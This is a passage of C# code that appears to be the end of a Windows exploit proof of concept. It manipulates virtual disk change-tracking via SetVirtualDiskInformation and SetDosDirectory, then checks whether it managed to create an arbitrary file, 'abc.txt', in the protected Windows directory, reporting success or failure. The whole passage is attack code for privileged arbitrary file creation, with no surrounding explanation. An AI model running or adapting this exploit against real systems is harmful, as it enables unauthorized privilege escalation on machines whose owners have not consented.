                    SetVirtualDiskInfo disk_info = new SetVirtualDiskInfo();
                    disk_info.Version = SetVirtualDiskInfoVersion.ChangeTrackingState;
                    disk_info.ChangeTrackingEnabled = true;
                    SetDosDirectory(chain.First());
                    int error = SetVirtualDiskInformation(handle, ref disk_info);
                    chain[1].Close();
                    if (error != 0)
                    {
                        throw new Win32Exception(error);
                    }
                }

                if
(!File.Exists(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Windows),
"abc.txt")))
                {
                    Console.WriteLine("[ERROR]: Didn't create arbitrary file");
                }
                else
```

```
                {
                    Console.WriteLine("[SUCCESS]: Created arbitary file");
                }
            }
            catch (Exception ex)
            {
                Console.WriteLine("[ERROR]: {0}", ex.Message);
            }
        }
    }
}
```